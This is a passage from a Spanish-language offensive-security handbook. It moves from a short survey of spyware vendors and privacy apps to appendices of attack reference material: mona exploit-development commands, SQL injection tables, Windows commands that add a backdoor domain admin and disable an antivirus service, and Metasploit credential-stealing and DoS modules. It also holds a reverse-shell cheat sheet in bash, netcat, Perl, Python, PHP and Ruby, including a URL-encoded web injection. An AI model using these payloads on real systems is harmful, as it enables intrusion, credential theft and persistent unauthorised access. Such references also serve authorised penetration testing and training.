<http://www.spiegel.de/international/business/the-secret-ways-of-little-known-chinese-telecoms-giant-huawei-a-875297.html>


- La CIA y la NSA
- Michael Hayden (ex director de la CIA y la NSA)

"I freely admit that all nations spy. All nations conduct espionage. But some nations, nations like ours, self-limit. We steal other nation's secrets to keep American safe and free. We don't do it to make Americans rich or to make American industry profitable. And what the Chinese are doing is industrial espionage, trade secrets, negotiating positions, stealing that kind of information on an unprecedented scale for Chinese economic advantage.

Fuente:<http://globalpublicsquare.blogs.cnn.com/2013/02/27/hayden-chinese-cyber-theft-on-unprecedented-scale/>

> FinFisher

- FinFisher es un software de vigilancia desarrollado por Gamma International, empresa especializada en monitoreo y vigilancia.
- Utilizado por gobiernos para vigilar periodistas, activista de derechos humanos, políticos, etc
- Paises donde FinFisher tiene servidores activos:



Fuente: <https://es.wikipedia.org/wiki/FinFisher>

➤ **Da Vinci**

Hacking Team es una compañía italiana que vende herramientas de vigilancia e intrusión ofensiva a gobiernos y empresas.

Su software Davinci habilitan a gobiernos y empresas para controlar las comunicaciones de usuarios de internet, descifrar la criptografía de archivos y correos electrónicos, grabar llamadas de Skype y otras comunicaciones de VoIP, y activar remotamente micrófonos y cámaras en ordenadores de objetivo.

Hacking Team ha sido criticado por vender sus productos y servicios a gobiernos con bajos índices de derechos humanos, incluyendo Sudán, Baréin, y Arabia Saudita.

Fuente: https://es.wikipedia.org/wiki/Hacking_Team

22.4. Evitando espionaje

➤ **Silent Circle (de pago)**

- ✓ Llamadas/mensajes
- ✓ Video llamadas
- ✓ Transferencia archivos

<https://www.silentcircle.com/products-and-solutions/software/>

➤ **Signals (Antes Redphone)**

- ✓ Llamadas privadas

✓ Mensajes privados

<https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms>

➤ **Protonmail (Gratis)**

Correo seguro (Encriptacion extremo-extremo)

<https://protonmail.com/>

➤ **SpiderOak**

Almacenamiento seguro

<https://spideroak.com/>

ANEXOS



XXI. Anexos

23. Compilando programas (C++)

➤ Linux

```
gcc program.c -o program
```


Si obtenemos el error “undefined reference to ‘MD5_*’”

```
gcc 764.c -o 764 -lcrypto
```


➤ Windows – Visual Studio 2010/2012

Después de crear un proyecto (Visual C++):


- Configurar para que no use headers precompilados (ALT+F7):



- Configurar para que el ejecutable se compile con todas las DLL requeridas. De no hacerlo nos pedirá que instalamos **C++ redistributable** al ejecutarlo en otra maquina.



Evitar errores de tipos de datos



La primera librería que se debe importar es: “`stdafx.h`” de lo contrario generara error

```
// buffer.cpp : Defines the entry point for the console application.
//

#include "stdafx.h" // should be always first
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int functionFunction(char* param)
{
    char* localString = "functionFunction";
    int localInt = 0xffffeedcc;
    char localString2[10];
    strcpy(localString2, param);
    return 1;
}
```

Para compilar presionar F7



Debug vs release

La version “release” esta optimizada mientras que la version “debug” tiene informacion adicional para debuggers.

- Linux (Crear archivo ejecutable .exe)



No recomendable, Es mejor usar Visual Studio



```
i586-mingw32msvc-gcc -o simple.exe simple.c
```

Otros Flags

-lpcrt4

-lwsl_32

➤ **Python a exe**



E:\PyInstaller



```
C:\Python27\python.exe pyinstaller.py --onefile 18176.py
```

18176.py Script en python que se convierte a exe /



Software instalado en Windows 8




➤ **Otro compilador de windows**

```
C:\gcc\bin\g++.exe -static-libgcc -static-libstdc++ *.cpp -o crypter.exe
```


*.cpp = Código fuente

23.1. Usando Visual Studio


- Habilitando DEP/SAFESEH/Stack cookie
 - Para habilitar/deshabilitar los stack cookies



- Habilitar SAFESEH



- Deshabilitar DEP/NX



➤ Errores comunes al compilar en Visual Studio

- undefined reference/unresolved external symbol


✓ Fix – Adicionar al código fuente:

```
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "windowscodecs.lib")
```

- The build tools for v120 (Platform Toolset = 'v120') cannot be found

✓ El código fue hecho por una versión más actual de Visual Studio:

Fix: Configurar:



- invalid static_cast from type ‘unsigned char*’ to type ‘const char*

✓ Fix: Usar reinterpret_cast

```
reinterpret_cast<char*>(buf1)
reinterpret_cast<const char*>(bindstr)
```

➤ Errores comunes al compilar en C en linux

- /bin/bash^M: bad interpreter

✓ Fix: Con vim cambiar el formato

```
:set fileformat=unix
```

23.2. Usando !mona

- ✓ Descubrir que registros, cadenas seh, etc sobreescribimos

```
!mona findmsp
```

✓ Encontrar direcciones que salten a ESP

```
!mona jmp -r esp
```

✓ Encontrar direcciones POP/POP/RET

```
!mona seh
```

✓ Encontrar direcciones POP/POP/RET que sean compatibles con unicode

```
!mona seh -cp unicode
```

✓ Generar egg hunter

```
!mona egg -t b33f
```

23.3. Diferencias entre bases de datos

	MySQL	MS-SQL	Oracle	PostgreSQL
Concatenación	concat(), concat_ws()	+		
Comentarios	--, /*/, #, -- -	--, /*	--, /*	--, /*
Operador UNION	union	union and;	union	union and;
Sub-consultas	v4.1>=	Si	Si	Si
Procedimientos almacenados	No	Si	Si	Si
Consultas compuestas	No	Si	No	Si

23.4. Variables internas de bases de datos

	MS-SQL	MySQL	PostgreSQL	ORACLE
Versión	@@version	@@VERSION	version()	SELECT Versión FROM v\$instance;
Usuario actual	user_name()	user()	current_user	SELECT user FROM dual
Base de datos actual	db_name()	database() schema()	current_data base()	SELECT instance_name FROM v\$instance;
Nombre del host	@@servername	@@hostname		
Directorio de La base de datos		@@datadir		
Directorio temporal		@@tmpdir		

23.5. Services Packs

S.O.	Build	Service Pack	Release
Windows XP	2600	SP3	NT 5.1
Windows Vista	6002	SP2	NT 6.0
Windows 7	7600	SP0	NT 6.1
Windows 7	7601	SP1	NT 6.1
Windows 8	9200		NT 6.2
Windows 8.1	9600		NT 6.3
Windows 10	10586		NT 10.0
Windows Server 2008 R2	6.1.7600	SP0	
Windows Server 2008 R2	6.1.7601	SP1	
Windows Server 2003	5.2.3790 ??	SP0	

Windows Server 2003		SP1	
Windows Server 2003		SP2	

23.6. Comandos de windows

23.6.1. Usuarios

- Saber el SID del dominio

```
whoami /user
```

- Crear usuarios local

```
net user james Password1! /add
```

- Adicionar al grupo Administradores

```
net localgroup Administradores james /add
```

23.6.2. Dominio

- Saber si un host es parte del dominio

```
net localgroup /domain
```




- Crear usuarios dominio y hacerlo admin del dominio

```
net user hacker Passw0rd! /add /domain
```

```
net group "Domain Admins" hacker /add /domain
```

- Listar propiedades de un usuario

```
net user administrador /domain
```



- Listar usuarios del grupo

```
net groups "Administradores" /domain
```

- Listar usuarios del dominio

```
net users /domain
```

23.6.3. Servicios

- Buscar un servicio en particular

```
sc query type= service state= all | find "MySQL"
```

```
sc query AVGService
```

- Consultar servicio

```
sc qc upnphost
```

- Iniciar/detener servicio

```
net start/stop upnphost  
sc start/stop upnphost  
service where caption="upnphost" call startservice/stopservice
```

- Configurar password *

```
sc config upnphost obj= ".\LocalSystem" password= ""
```

- Deshabilitar inicio automatico

```
sc config AVGService start= disabled
```

23.6.4. Registro

- Adicionar entrada al registro:

```
REG ADD HKLM\Software\MyCo /v Data /t REG_BINARY /d fe340ead /f
```

Donde:

- ✓ /v Nombre de la entrada
- ✓ /t tipo
- ✓ /d valor
- ✓ /f No pedir confirmacion

- Consultar un registro:

```
reg query  
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer /s
```

- Buscar en el registro

```
reg query HKCU /f pass /t REG_SZ /s
```

23.6.5. Varios

- Icmp sweep

```
for /L %V in (1 1 254) do PING -n 1 192.168.0.%V | FIND /I "tiempo"
```

- Listar puertos abiertos

```
netstat -an | find "LISTEN"
```

- Desempacar zip



```
7z.exe x archivo.zip
```

23.7. Archivos comprimidos en linux

.tar (solo empaqueta)	
Empaquetar	tar - cvf folder.tar folder/
Desempacar	tar -xvf file.tar
Ver el contenido (sin extraer)	tar -tvf file.tar
.tar.gz - .tar.z - .tgz (tar con gzip)	
Empaquetar y comprimir	tar- czvf files.tar.gz folder/
Desempacar	tar -xzvf file.tar.gz
Ver el contenido (sin extraer)	tar -tzvf file.tar.gz

.gz (gzip)*	
Comprimir	<code>gzip -q file</code>
Descomprimir	<code>gzip -d file.gz</code>
.bz2 (bzip2)**	
Comprimir	<code>bzip2 file</code> <code>bunzip2 file</code>
Descomprimir	<code>bzip2 -d file.bz2</code> <code>bunzip2 file.bz2</code>
* gzip rápido pero menos compresión	
** bzip2 mas lento pero mas compresión	
.tar.bz2 (tar con bzip2)	
Comprimir	<code>\$tar -jcvf file.tar.bz2 folder/</code>
Descomprimir	<code>tar -xvf file.tar.bz2</code>
Ver el contenido (sin extraer)	<code>bzip2 -dc file.tar.bz2 tar -tv</code>
.zip (zip)	
Comprimir	<code>\$ zip file.zip /files</code>
Descomprimir	<code>unzip file.zip</code>
Ver el contenido (sin extraer)	<code>unzip -v file.zip</code>
.rar (rar)	
<code>apt-get install rar # (instalar primero)</code>	
Comprimir	<code>rar a file.rar folder/</code>
Descomprimir	<code>rar e file.rar</code>

Ver el contenido (sin extraer)	<code>rar v file.rar</code> <code>rar l file.rar</code>
--------------------------------	--

23.8. Módulos de metasploit

DoS

- RDP (Windows XP, 7)

```
auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

```
auxiliary/scanner/vnc/vnc_none_auth
```

Genéricos

```
post/windows/gather/enum_logged_on_users
```

```
post/windows/gather/enum_computers
```

```
post/windows/gather/enum_patches
```

```
post/windows/gather/enum_services
```

Navegadores

```
post/windows/gather/enum_chrome
```

```
post/windows/gather/enum_ie
```

Password almacenados

```
post/windows/gather/credentials/enum_cred_store
```

```
post/windows/gather/credentials/mremote ( RDP, VNC, SSH, Telnet, rlogin)
```

```
post/windows/gather/credentials/coreftp
```

post/windows/gather/credentials/dyndns
post/windows/gather/credentials/enum_picasa_pwds
post/windows/gather/credentials/flashfxp
post/windows/gather/credentials/ftpnavigator
post/windows/gather/credentials/filezilla_server
post/windows/gather/credentials/ftpx
post/windows/gather/credentials/idm
post/windows/gather/credentials/epo_sql (macfee)
post/windows/gather/credentials/imail
post/windows/gather/enum_putty_saved_sessions
post/windows/gather/credentials/meebo
post/windows/gather/credentials/razer_synapse
post/windows/gather/credentials/mssql_local_hashdump
post/windows/gather/enum_tomcat

Dominio

post/windows/gather/enum_domains
post/windows/gather/enum_domain_users
post/windows/gather/credentials/enum_laps
post/windows/gather/credentials/gpp
post/windows/gather/credentials/domain_hashdump
post/windows/gather/enum_domain_tokens
post/windows/gather/enum_tokens

post/windows/gather/credentials/credential_collector

23.9. Obteniendo una Reverse shell (linux)

➤ Bash:

```
bash -i >& /dev/tcp/192.168.80.218/4444 0>&1

➤ SH: (#!/bin/sh)
mknod /tmp/backpipe p
/bin/sh 0</tmp/backpipe | nc 192.168.0.105 4444 1>/tmp/backpipe &

➤ Perl (#!/usr/bin/perl):
perl -e 'use
Socket;$i="192.168.80.218";$p=4444;socket(S,PF_INET,SOCK_STREAM,getproto
byname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN, "
>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'

➤ Python:
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.80.173",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

➤ Python (codificacion URL)

curl
"http://172.16.22.152/test/1.php?c=python+-c%27import+socket%2bsubproce
ss%2cos%3bs%3dsocket.socket(socket.AF_INET%2csocket.SOCK_STREAM)%3bs.con
nect((%22172.16.22.128%22%2c443))%3bos.dup2(s.fileno()%2c0)%3b+os.dup2(s.
fileno()%2c1)%3b+os.dup2(s.fileno()%2c2)%3bp%3dsubprocess.call(%5b%22%2f
bin%2fsh%22%2c%22-i%22%5d)%3b%27"

➤ PHP:
php -r '$sock=fsockopen("192.168.80.173",4444);exec("/bin/sh -i <&3 >&3
2>&3");'

➤ Ruby
ruby -rsocket -e'f=TCPSocket.open("192.168.80.173",4444).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```



Una vez se tenga una shell, ejecute este comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

/opt/MISC/python-shells

23.10. Directorios con permisos de escritura

CMS	Ruta
Drupal	/var/www/html/sites/default/files
wordpress	/var/www/wordpress/wp-content/uploads
Joomla	/var/www/joomla/images

23.11. Conexion SSH sin password

Crear llaves (cliente)

ssh-keygen

Generara los archivos

- ✓ id_rsa (Llave privada)
- ✓ id_rsa.pub (Llave publica)

En el **servidor** copiar el contenido de la llave publica (id_rsa.pub) al home del usuario:

/root/.ssh/authorized_keys

Ahora ya podemos ingresar sin password. Desde el **cliente**:

